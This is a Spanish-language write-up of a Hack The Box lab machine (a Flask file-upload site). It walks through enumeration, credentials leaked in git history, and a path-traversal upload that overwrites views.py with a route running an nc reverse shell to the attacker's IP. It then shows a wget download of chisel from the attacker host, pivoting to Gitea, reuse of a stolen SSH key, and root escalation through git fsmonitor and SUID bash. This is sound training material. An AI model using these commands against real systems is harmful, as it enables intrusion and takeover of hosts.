1. Enumeración.

Realizamos un Ping contra la máquina víctima y vemos que tiene un TLS de 63, por lo que podemos entender que estamos ante una máquina linux.

```
/home/parrot/HTB
└─ ping -c 1 10.10.11.164
PING 10.10.11.164 (10.10.11.164) 56(84) bytes of data.
64 bytes from 10.10.11.164: icmp_seq=1 ttl=63 time=36.8 ms

--- 10.10.11.164 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.751/36.751/36.751/0.000 ms
```

Con Nmap analizamos los puertos abiertos y al servicio y versión que corresponden.


```
# Nmap 7.92 scan initiated Sat Oct 22 10:04:43 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 10.10.11.164
Nmap scan report for 10.10.11.164
Host is up (0.033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp open  http    Werkzeug/2.1.2 Python/3.10.3
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-title: upcloud - Upload files for Free!
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Sat, 22 Oct 2022 08:04:50 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5316
|     Connection: close
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>upcloud - Upload files for Free!</title>
|     <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
|     <script src="/static/vendor/popper/popper.min.js"></script>
|     <script src="/static/vendor/bootstrap/js/bootstrap.min.js"></script>
|     <script src="/static/js/ie10-viewport-bug-workaround.js"></script>
|     <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>
|     <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-grid.css"/>
|     <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-reboot.css"/>
|     <link rel=
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Sat, 22 Oct 2022 08:04:50 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, HEAD, GET
|     Content-Length: 0
```


Como es una máquina Ubuntu, miramos el launchpad del SSH y vemos que su versión es Bionic.

Esta versión de OpenSSH es vulnerable a una enumeración de usuarios (searchexploit id 45233). Aunque de momento nos va centrar en el aplicativo web. Analizamos con whatweb para ver las tecnologías usadas:

Realizamos el mismo proceso con Wappalyzer. Vemos que usa Flask, podría ser vulnerable a un SSTI.




Hacemos una revisión del código fuente de la página web, pero no vemos nada interesante. Llegamos a una parte de la web en la que podemos subir ficheros.




2. Análisis de vulnerabilidades


En la página principal, habíamos visto que podíamos descargarnos un fichero, que corresponde al proyecto en formato git. Descomprimimos el fichero y revisamos los cambios.

Revisamos otras ramas del proyecto. Nos llama la atención la rama “dev” y nos movemos a ella.





Vamos a ver la diferencia entre el primer commit y el segundo. Obtenemos unas credenciales.



Usuario: dev01

Clave: Soulless_Developer#2022

Intentamos reusar esas credenciales para conectarnos por SSH, pero no es posible. Vamos a revisar el código de la aplicación. Primero empezamos con el fichero run.py. Vemos que nos hace referencia a la librería app.

```
import os

from app import app

if __name__ == "__main__":
    port = int(os.environ.get("PORT", 80))
    app.run(host='0.0.0.0', port=port)
```

Nos metemos dentro del directorio app y revisamos el fichero view.py. Vemos que podríamos aprovecharnos, para alojar un fichero malicioso, rompiendo el control del directorio donde se va a alojar.

```
@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')
```

POC: Al meter al fichero2, la ruta completa, puedes almacenar el fichero en la ruta donde quieras


```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
>>> import os
>>> fichero1="uploads"
>>> fichero2="/home/user/uploads"
>>> os.path.join("/var/www/html/",fichero1)
'/var/www/html/uploads'
>>> os.path.join("/var/www/html/",fichero2)
'/home/user/uploads'
>>>
```

3. Explotación e intrusión


Por tanto, intentamos añadir un código malicioso al fichero views.py e intentamos subirlo.

```
@app.route('/shell')
def cmd():
    return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 443>/tmp/f")
```

Si modificamos la petición de la web de subidas, por ejemplo, poniendo un ".", en el nombre del fichero, obtenemos la ruta donde se almacenan los ficheros subidos, ayudándonos a saber donde tenemos que subir nuestro fichero malicioso.



Interceptamos de nuevo la petición, y modificamos el parámetro “filename”, poniendo “/app/app/views.py” para que sobrescriba el fichero original de la aplicación.



Nos ponemos en escucha con nc y ejecutamos una consulta a la URL 10.10.11.164/shell. Conseguimos acceso como root.

No obstante, si consultamos nuestra IP vemos que no corresponde con la 10.10.11.164, por lo que se está jugando con Docker.

```
/app # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:597 errors:0 dropped:0 overruns:0 frame:0
          TX packets:453 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:53789 (52.5 KiB)  TX bytes:583234 (569.5 KiB)
```

Realizamos un tratamiento de la TTY. Como estamos ante unos contenedores, suponemos que la máquina hosts debería tener la IP 172.17.0.1. Si realizamos una búsqueda manual de puertos con nc, vemos lo siguientes puertos:

```
/tmp # for port in $(seq 1 10000); do nc 172.17.0.1 $port -zv; done
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
172.17.0.1 (172.17.0.1:6001) open
172.17.0.1 (172.17.0.1:6002) open
172.17.0.1 (172.17.0.1:6003) open
172.17.0.1 (172.17.0.1:6004) open
172.17.0.1 (172.17.0.1:6005) open
172.17.0.1 (172.17.0.1:6006) open
172.17.0.1 (172.17.0.1:6007) open
```

Nos llama la atención el puerto 3000. Vamos a ver que puede estar corriendo en ese puerto con wget. Vemos que se trata de una web de Gitea.

```
                    </div>
                </div>
                <a href="/assets/js/licenses.txt">Licenses</a>
                <a href="/api/swagger">API</a>
                <a target="_blank" rel="noopener noreferrer" href="https://gitea.io">Website</a>

                <span class="version">Go1.18.1</span>
            </div>
        </div>
</footer>

    <script src="/assets/js/index.js?v=7e6e145c0ebc112485ff39e380b62835"></script>

</body>
</html>
```

Para trabaja más cómodamente, vamos a hacer un “port forwarding” con Chisel. Nos descargamos el binario, abrimos un servidor HTTP con Python y se lo pasamos también a la máquina víctima.

```
/tmp # wget http://10.10.14.8:8000/chisel
Connecting to 10.10.14.8:8000 (10.10.14.8:8000)
saving to 'chisel'
chisel               100% |********************************| 7888k  0:00:00 ETA
'chisel' saved
/tmp #
```

En nuestra máquina atacante, nos levantamos la parte servidora.


```
/home/parrot/Descargas  public !1 ?9  ✘ 1  #
└─ ./chisel server --reverse -p 1234
2022/10/23 10:37:56 server: Reverse tunnelling enabled
2022/10/23 10:37:56 server: Fingerprint SVztdfmskkh8//d/L6bBJGcc8iAqImDbB+6npeWHG0I=
2022/10/23 10:37:56 server: Listening on http://0.0.0.0:1234
```


En la máquina víctima, nos levantamos la parte cliente, para redirigir ese tráfico.

```
/tmp # ./chisel client 10.10.14.8:1234 R:3000:172.17.0.1:3000
2022/10/23 08:41:27 client: Connecting to ws://10.10.14.8:1234
2022/10/23 08:41:27 client: Connected (Latency 38.159411ms)
```


Si abrimos un navegador, consultando nuestro localhost, accedemos a la página web. Vemos un panel de login. Vamos a intentar logarnos con las credenciales anteriormente obtenidas:


- Usuario: dev01
- Clave: Soulless_Developer#2022






Echamos un ojo al repositorio, y vemos un directorio .ssh que nos llama la atención. Efectivamente contiene una id_rsa privada que puede permitirnos ganar acceso a la máquina.






Ejecutamos el comando ssh con la clave privada obtenida y ganamos acceso a la máquina.




4. Escalada de privilegios.

Ejecutamos ps.py y nos llama la atención la terea que ejecuta el git-sync que se ejecuta como root.

Abrimos el fichero /usr/local/bin/git-sync y vemos que se está cogiendo los ficheros del directorio personal de dev01.



En el fichero .git/config añadimos la línea “fsmonitor….”.



Esto mismo podríamos haberlo logrado con los hooks de git:
https://gtfobins.github.io/gtfobins/git/

Ahora esperamos a que se añadan los permisos de SUID al binario de bash.

Con el comando “bash -p” ganamos acceso como administrador.